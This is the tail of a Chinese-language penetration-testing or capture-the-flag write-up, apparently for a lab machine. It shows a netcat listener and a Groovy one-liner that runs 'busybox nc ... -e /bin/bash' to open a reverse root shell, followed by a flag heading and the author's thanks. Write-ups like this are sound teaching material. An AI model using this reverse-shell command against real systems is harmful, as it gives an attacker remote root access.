




执行反弹 shell,获取到系统 root 用户权限 shell。
1
2
| nc -lvnp 80
println "busybox nc 192.168.45.202 80 -e /bin/bash".execute().text
|
3.3.3 管理员旗帜获取

Thanks
如果我的文章对您有帮助或您希望与我更多交流,欢迎点击「关于我」,通过页面中的微信公众号、邮箱或 Discord 与我联系;若您发现文章中存在任何错误或不足之处,也非常欢迎通过以上方式指出,在此一并致以衷心的感谢。 😊🫡
最后,祝您生活愉快!🌞✨